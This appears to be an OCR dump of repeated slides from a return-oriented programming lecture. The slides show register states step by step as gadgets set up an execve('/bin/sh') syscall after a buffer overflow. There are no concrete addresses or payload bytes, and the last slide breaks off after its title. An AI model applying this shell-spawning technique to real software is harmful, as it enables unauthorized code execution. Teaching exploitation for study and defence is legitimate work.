


$ ROP

Exploit

- Target - sys_execve("/bin/sh", NULL, NULL);
- Overflow
- Control rdi (param1)
- Control rsi (param2)
- Control rdx (param3)
- Control rax (syscall nunber)
- syscall

rax	XXX
rsi	0
rdi	&”/bin/sh”
rdx	AAA
rip	<ret>




$ ROP

Exploit

- Target - sys_execve("/bin/sh", NULL, NULL);
- Overflow
- Control rdi (param1)
- Control rsi (param2)
- Control rdx (param3)
- Control rax (syscall nunber)
- syscall

rax	XXX
rsi	0
rdi	&”/bin/sh”
rdx	AAA
rip	<ret>




$ ROP

Exploit

- Target - sys_execve("/bin/sh", NULL, NULL);
- Overflow
- Control rdi (param1)
- Control rsi (param2)
- Control rdx (param3)
- Control rax (syscall nunber)
- syscall

rax	XXX
rsi	0
rdi	&”/bin/sh”
rdx	AAA
rip	<pop rdx>




$ ROP

Exploit

- Target - sys_execve("/bin/sh", NULL, NULL);
- Overflow
- Control rdi (param1)
- Control rsi (param2)
- Control rdx (param3)
- Control rax (syscall nunber)
- syscall

rax	XXX
rsi	0
rdi	&”/bin/sh”
rdx	0
rip	<ret>




$ ROP

Exploit

- Target - sys_execve("/bin/sh", NULL, NULL);
- Overflow
- Control rdi (param1)
- Control rsi (param2)
- Control rdx (param3)
- Control rax (syscall nunber)
- syscall

rax	XXX
rsi	0
rdi	&”/bin/sh”
rdx	0
rip	<ret>




$ ROP

Exploit

- Target - sys_execve("/bin/sh", NULL, NULL);
- Overflow
- Control rdi (param1)
- Control rsi (param2)
- Control rdx (param3)
- Control rax (syscall nunber)
- syscall

rax	XXX
rsi	0
rdi	&”/bin/sh”
rdx	0
rip	<pop rax>



$ ROP

Exploit

- Target - sys_execve("/bin/sh", NULL, NULL);
- Overflow
- Control rdi (param1)
- Control rsi (param2)
- Control rdx (param3)
- Control rax (syscall nunber)
- syscall


rax	3B
rsi	0
rdi	&”/bin/sh”
rdx	0
rip	<ret>

$ ROP

Exploit

- Target - sys_execve("/bin/sh", NULL, NULL);
- Overflow
- Control rdi (param1)
- Control rsi (param2)
- Control rdx (param3)
- Control rax (syscall nunber)
- syscall

rax	3B
rsi	0
rdi	&”/bin/sh”
rdx	0
rip	<ret>




$ ROP

Exploit

- Target - sys_execve("/bin/sh", NULL, NULL);
- Overflow
- Control rdi (param1)
- Control rsi (param2)
- Control rdx (param3)
- Control rax (syscall nunber)
- syscall

rax	3B
rsi	0
rdi	&”/bin/sh”
rdx	0
rip	<syscall>




$ ROP

Exploit

